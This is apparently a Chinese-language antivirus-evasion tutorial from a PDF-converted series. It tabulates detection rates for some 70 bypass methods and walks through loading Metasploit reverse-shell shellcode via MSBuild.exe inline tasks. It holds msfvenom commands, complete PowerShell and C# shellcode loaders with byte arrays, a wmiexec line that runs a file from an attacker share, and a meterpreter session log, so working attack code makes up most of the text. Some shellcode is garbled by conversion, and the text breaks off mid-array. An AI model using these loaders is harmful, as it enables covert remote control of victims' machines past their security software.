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文章打包下载及相关软件下载：<https://github.com/TideSec/BypassAntiVirus>

# 免杀能力一览表

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几点说明：

- 1、表中标识 ☒ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。
- 2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterpreter/reverse_tcp` 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01)，火绒版本 5.0.34.16 (2020.01.01)，360安全卫士 12.0.0.2002 (2020.01.01)。
- 4、其他杀软的检测指标是在 `virustotal.com`（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。
- 5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。
- 6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√		√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√
17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatv免杀	39/71	√	√	√					√	√	√	√
25	AViator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√
29	ASWCrypter免杀	19/57	√				√				√	√	√
30	nps_payload免杀	3/56	√	√	√		√	√	√	√	√	√	√

31	GreatSct免杀	14/56	✓	✓	✓			✓	✓	✓	✓	✓	✓
32	HERCULES免杀	29/71			✓						✓		✓
33	SpookFlare免杀	16/67		✓	✓	✓	✓	✓	✓	✓	✓		✓
34	SharpShooter免杀	22/57	✓	✓				✓			✓	✓	✓
35	CACTUSTORCH免杀	23/57	✓	✓	✓		✓				✓	✓	✓
36	Winpayloads免杀	18/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
37	C/C++1:指针执行	23/71	✓	✓			✓		✓		✓		✓
38	C/C++2:动态内存	24/71	✓	✓			✓		✓		✓		✓
39	C/C++3:嵌入汇编	12/71	✓	✓	✓		✓	✓	✓		✓	✓	✓
40	C/C++4:强制转换	9/70	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓
41	C/C++5:汇编花指令	12/69	✓	✓	✓		✓	✓	✓		✓	✓	✓
42	C/C++6:XOR加密	15/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
43	C/C++7:base64加密1	28/69	✓	✓	✓		✓		✓		✓	✓	✓
44	C/C++8:base64加密2	28/69	✓	✓	✓		✓		✓		✓		✓
45	C/C++9:python+汇编	8/70	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
46	C/C++10:python+xor	15/69	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
47	C/C++11:sc_launcher	3/71	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
48	C/C++12:使用SSI加载	6/69	✓	✓	✓	✓	✓	✓	✓		✓	✓	✓
49	C# 法1:编译执行	20/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
50	C# 法2:自实现加密	8/70	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
51	C# 法3:XOR/AES加密	14/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
52	py 法1:嵌入C代码	19/70	✓	✓	✓		✓		✓	✓	✓	✓	✓
53	py 法2:py2exe编译	10/69	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
54	py 法3:base64加密	16/70	✓	✓	✓	✓				✓	✓	✓	✓
55	py 法4:py+C编译	18/69		✓	✓					✓	✓	✓	✓
56	py 法5:xor编码	19/71	✓	✓	✓					✓	✓	✓	✓
57	py 法6:aes加密	19/71	✓	✓	✓					✓	✓	✓	✓
58	py 法7:HEX加载	3/56	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
59	py 法8:base64加载	4/58	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
61	ps 法1:msf原生	18/56	✓	✓	✓					✓	✓	✓	✓
62	ps 法2:SC加载	0/58	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
63	ps 法3:PS1编码	3/58	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓
64	ps 法4:行为免杀	0/58	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
65	go 法1:嵌入C代码	3/71	✓	✓	✓	✓	✓		✓	✓	✓		✓
66	go 法2:sc加载	4/69	✓	✓	✓	✓	✓	✓	✓	✓	✓		✓
67	go 法3:gs1加载	6/71	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
68	ruby加载	0/58	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
69	MSBuild 代码1	4/57	✓	✓	✓		✓	✓		✓	✓	✓	✓
70	MSBuild 代码2	18/58	✓	✓	✓				✓		✓	✓	✓

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## 一、MSBuild.exe介绍

之前在介绍免杀工具的时候已经介绍过MSBuild.exe，专题19中介绍的 nps\_payload: <https://mp.weixin.qq.com/s/XmSRgRUftMV3nmD1Gk0mvA>，就是生成.xml文件，然后使用msbuild.exe来加载payload。还有专题20提到的 GreatSCT: [https://mp.weixin.qq.com/s/s9DFRIgvpvE-\\_Mne00B\\_FQ](https://mp.weixin.qq.com/s/s9DFRIgvpvE-_Mne00B_FQ) 也是可生成MSBuild.exe加载的xml文件。

Microsoft Build Engine是一个用于构建应用程序的平台，此引擎也被称为 msbuild，它为项目文件提供一个XML模式，该模式控制构建平台如何处理和构建软件。Visual Studio使用MSBuild，但它不依赖于Visual Studio。通过在项目或解决方案文件中调用msbuild.exe，可以在未安装Visual Studio的环境中编译和生成程序。

说明：Msbuild.exe所在路径没有被系统添加PATH环境变量中，因此，Msbuild命令无法直接在cmd中使用。需要带上路

径：`C:\Windows\Microsoft.NET\Framework\v4.0.30319`。

适用条件：`.NET Framework>=4.0`

## 二、利用MSBuild.exe执行payload法1(VT查杀率4/57)

使用msfvenom生成shellcode,注意生成的是psh格式

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2  
lport=3333 -f psh -o shell.ps1
```

然后打开 shell.ps1 文件，在文件最后添加一行 `for (;;) {\n Start-sleep 60\n}`，保存一下。

```
$AnEIKGIPbaSCCdf = @"^M
[DllImport("kernel32.dll")]^M
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);^M
[DllImport("kernel32.dll")]^M
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParam
t dwCreationFlags, IntPtr lpThreadId);^M
"@^M
^M
$SEaDLwJOMl = Add-Type -memberDefinition $AnEIKGIPbaSCCdf -Name "Win32" -namespace Win32Functions -passthru^M
^M
[Byte[]] $dAtEjrvnP = 0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0xc,0x8b,0x52,0x14
,0x28,0xf,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0xc1,0xcf,0xd,0x1,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,
0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x1,0xd1,0x51,0x8b,0x59,0x20,0x1,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b
0x31,0xff,0xac,0xc1,0xcf,0xd,0x1,0xc7,0x38,0xe0,0x75,0xf6,0x3,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x1,0
x8b,0xc,0x4b,0x8b,0x58,0x1c,0x1,0xd3,0x8b,0x4,0x8b,0x1,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x
5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0x33,0x32,0x0,0x0,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x7,0x89,0xe8,0xff,0x
90,0x1,0x0,0x0,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x0,0xff,0xd5,0x6a,0xa,0x68,0xa,0xd3,0x37,0x2,0x68,0x2,0x0,0xd,0x5,
0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x6
5,0x85,0xc0,0x74,0xa,0xff,0x4e,0x8,0x75,0xec,0xe8,0x67,0x0,0x0,0x6a,0x0,0x6a,0x4,0x56,0x57,0x68,0x2,0xd9,0xc8,0x5f,0xf
3,0xf8,0x0,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x0,0x10,0x0,0x0,0x56,0x6a,0x0,0x68,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,
x56,0x53,0x57,0x68,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7d,0x28,0x58,0x68,0x0,0x40,0x0,0x0,0x6a,0x0,0x50,0x68,0xb
x30,0xff,0xd5,0x57,0x68,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0xc,0x24,0xf,0x85,0x70,0xff,0xff,0xff,0xe9,0x9b,0xff,
0x1,0xc3,0x29,0xc6,0x75,0xc1,0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x0,0x53,0xff,0xd5^M
^M
^M
$FWPLxiprf = $SEaDLwJOMl::VirtualAlloc(0,[Math]::Max($dAtEjrvnP.Length,0x1000),0x3000,0x40)^M
^M
[System.Runtime.InteropServices.Marshal]::Copy($dAtEjrvnP,0,$FWPLxiprf,$dAtEjrvnP.Length)^M
^M
$SEaDLwJOMl::CreateThread(0,0,$FWPLxiprf,0,0,0)

for (;;) {
    Start-sleep 60
}
```

然后把修改后的 shell.ps1 文件内容进行base64编码，可以使用在线平台(比如 <https://www.sojson.com/base64.html>)也可以使用其他编码工具。

然后把编码后的内容替换到下面代码中 `cmd =` 处，并保存为 shell.xml。

```
<Project ToolsVersion="4.0"
xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- This inline task executes c# code. -->
  <!-- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe
nps.xml -->
  <!-- Original MSBuild Author: Casey Smith, Twitter: @subTee -->
  <!-- NPS Created By: Ben Ten, Twitter: @ben0xa -->
  <!-- License: BSD 3-Clause -->
  <Target Name="npscsharp">
    <nps />
  </Target>
  <UsingTask
    TaskName="nps"
    TaskFactory="CodeTaskFactory"

    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microso
```

```

ft.Build.Tasks.v4.0.dll" >
<Task>
<Reference Include="System.Management.Automation" />
<Code Type="Class" Language="cs">
<![CDATA[

    using System;
    using System.Collections.ObjectModel;
    using System.Management.Automation;
    using System.Management.Automation.Runspaces;
    using Microsoft.Build.Framework;
    using Microsoft.Build.Utilities;

    public class nps : Task, ITask
    {
        public override bool Execute()
        {
            string cmd = "JEFuRUl---base64_shellcode-----
xsSW1wb3J0KCJrZXJuZWwzM5k";

            PowerShell ps = PowerShell.Create();
            ps.AddScript(Base64Decode(cmd));

            Collection<PSObject> output = null;
            try
            {
                output = ps.Invoke();
            }
            catch (Exception e)
            {
                Console.WriteLine("Error while executing the
script.\r\n" + e.Message.ToString());
            }
            if (output != null)
            {
                foreach (PSObject rtnItem in output)
                {
                    Console.WriteLine(rtnItem.ToString());
                }
            }
            return true;
        }

        public static string Base64Encode(string text) {
            return
System.Convert.ToBase64String(System.Text.Encoding.UTF8.GetBytes(te
xt));
        }
    }

```

```
        public static string Base64Decode(string encodedtext) {  
            return  
System.Text.Encoding.UTF8.GetString(System.Convert.FromBase64String  
(encodedtext));  
        }  
    }  
}>  
</Code>  
</Task>  
</UsingTask>  
</Project>
```

msbuild.exe加载文件的方式有两种

1. 本地加载执行:

```
- %windir%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe  
<folder_path_here>\msbuild_nps.xml
```


2. 远程文件执行:

```
wmiexec.py <USER>:'<PASS>'@<RHOST> cmd.exe /c start  
%windir%\Microsoft.NET\Framework\v4.0.30319\msbuild.exe \\  
<attackerip>\<share>\msbuild_nps.xml
```

我这里就用本地加载进行测试， msbuild.exe 在windows中的的一般路径  
为 C:\windows\microsoft.net\framework\v4.0.30319\msbuild.exe

msfconsole监听相应payload和端口，打开杀软进行测试





可正常上线

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name Current Setting Required Description
  ----
  EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
  LHOST 10.211.55.2 yes The listen address (an interface may be specified)
  LPORT 3333 yes The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name Current Setting Required Description
  ----
  EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
  LHOST 10.211.55.2 yes The listen address (an interface may be specified)
  LPORT 3333 yes The listen port

Exploit target:

  Id Name
  --
  0 Wildcard Target

msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.211.55.2:3333
[*] Sending stage (180291 bytes) to 10.211.55.3
[*] Meterpreter session 5 opened (10.211.55.2:3333 -> 10.211.55.3:54262) at 2020-02-15 19:57:41 +0800

meterpreter > getpid
Current pid: 1212
meterpreter >
```

virustotal.com上 shell.xml 查杀率为4/57

2edd534ac5d0b1b39027cc010fb3c18b24944c271cb6928a63cb81b4eef0af3f

4  
/ 57

Community Score

4 engines detected this file

2edd534ac5d0b1b39027cc010fb3c18b24944c271cb6928a63cb81b4eef0af3f  
shell.xml  
html

5.37 KB  
Size

2020-02-15 12:11:16 UTC  
a moment ago

HTML

DETECTION	DETAILS	COMMUNITY
Kaspersky	HEUR:Trojan.Script.Mob.c	Sophos AV
Symantec	Hacktool	ZoneAlarm by Check Point
Ad-Aware	Undetected	AegisLab
AhnLab-V3	Undetected	ALYac
Antiy-AVL	Undetected	Arcabit
Avast	Undetected	Avast-Mobile
AVG	Undetected	Baidu

### 三、利用MSBuild.exe执行payload法2(VT查杀率18/58)

这是三好学生大神提供的一种xml代码，源文件见

<https://raw.githubusercontent.com/3gstudent/msbuild-inline-task/master/executes%20shellcode.xml>

需要先通过msfvenom生成C#的shellcode

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.211.55.2  
lport=3333 -f csharp
```

```
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=10.211.55.2 lport=3333 -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of csharp file: 1759 bytes
byte[] buf = new byte[341] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0xc0,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,
0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,0x68,0x0a,0xd3,0x37,0x02,
0x68,0x02,0x00,0x0d,0x05,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,
0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,
0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x67,
0x00,0x00,0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,
0xd5,0x83,0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,
0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,
0x53,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,
0x68,0x00,0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x68,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0x0c,0x24,0x0f,0x85,
0x70,0xff,0xff,0xe9,0x9b,0xff,0xff,0xff,0x01,0xc3,0x29,0xc6,0x75,0xc1,
0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x00,0x53,0xff,0xd5 };
```

将生成的shellcode替换到下面代码的 `byte[] shellcode =` 处，并将文件保存为 `shell2.xml`。

```
<Project ToolsVersion="4.0"
xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- This inline task executes shellcode. -->
  <!-- C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe
SimpleTasks.csproj -->
  <!-- Save This File And Execute The Above Command -->
  <!-- Author: Casey Smith, Twitter: @subTee -->
  <!-- License: BSD 3-Clause -->
  <Target Name="Hello">
    <ClassExample />
  </Target>
  <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"

    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microso
ft.Build.Tasks.v4.0.dll" >
    <Task>

      <Code Type="Class" Language="cs">
        <![CDATA[
          using System;
          using System.Runtime.InteropServices;
```

```

using System.Runtime.InteropServices;

using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;
public class ClassExample : Task, ITask
{
    private static UInt32 MEM_COMMIT = 0x1000;
    private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
    [DllImport("kernel32")]
        private static extern UInt32 VirtualAlloc(UInt32
lpStartAddr,
        UInt32 size, UInt32 flAllocationType, UInt32
flProtect);
    [DllImport("kernel32")]
        private static extern IntPtr CreateThread(
        UInt32 lpThreadAttributes,
        UInt32 dwStackSize,
        UInt32 lpStartAddress,
        IntPtr param,
        UInt32 dwCreationFlags,
        ref UInt32 lpThreadId
        );
    [DllImport("kernel32")]
        private static extern UInt32 WaitForSingleObject(
        IntPtr hHandle,
        UInt32 dwMilliseconds
        );
    public override bool Execute()
    {
        byte[] shellcode = new byte[195] {
            0xfc, --shellcode_here--, 0x00 };

        UInt32 funcAddr = VirtualAlloc(0,
(UInt32)shellcode.Length,
            MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr),
shellcode.Length);
        IntPtr hThread = IntPtr.Zero;
        UInt32 threadId = 0;
        IntPtr pinfo = IntPtr.Zero;
        hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref
threadId);

        WaitForSingleObject(hThread, 0xFFFFFFFF);
        return true;
    }
}
]]>
</Code>
</Task>
</UsingTask>

```


```
</UsingTask>

</Project>

<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- This inline task executes shellcode. -->
  <!-- C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe SimpleTasks.csproj -->
  <!-- Save This File And Execute The Above Command -->
  <!-- Author: Casey Smith, Twitter: @subTee -->
  <!-- License: BSD 3-Clause -->
  <Target Name="Hello">
    <ClassExample />
  </Target>
  <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>

      <Code Type="Class" Language="cs">
        <![CDATA[
          using System;
          using System.Runtime.InteropServices;
          using Microsoft.Build.Framework;
          using Microsoft.Build.Utilities;
          public class ClassExample : Task, ITask
          {
            private static UInt32 MEM_COMMIT = 0x1000;
            private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
            [DllImport("kernel32")]
            private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
              UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
            [DllImport("kernel32")]
            private static extern IntPtr CreateThread(
              UInt32 lpThreadAttributes,
              UInt32 dwStackSize,
              UInt32 lpStartAddress,
              IntPtr param,
              UInt32 dwCreationFlags,
              ref UInt32 lpThreadId
            );
            [DllImport("kernel32")]
            private static extern UInt32 WaitForSingleObject(
              IntPtr hHandle,
              UInt32 dwMilliseconds
            );
            public override bool Execute()
            {
              byte[] shellcode = new byte[341] {
                0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
                0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
                0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xc6,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
                0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
                0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
                0x01,0xd6,0x31,0xff,0xac,0xc1,0xc6,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x93,
                0x74,0xf8,0x3b,0x7d,0x24,0x75,0xe9,0x5b,0x58,0x24,0x01,0xd3,0x66,0x8b,
                0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x39,0x44,0x24,
                0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
                0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
                0x77,0x26,0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,
                0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,0x68,0x0a,0xd3,0x37,0x02,
                0x68,0x02,0x00,0x0d,0x05,0x89,0xe6,0x50,0x50,0x50,0x40,0x50,0x40,0x50,
                0x68,0xea,0x0f,0xd6,0x00,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,
                0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x67,
                0x00,0x00,0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,
                0xd5,0x83,0xff,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,
                0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x89,0x58,0x6a,0x00,0x56,
                0x53,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0xd0,0x7d,0x28,0x58,
                0x68,0x00,0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
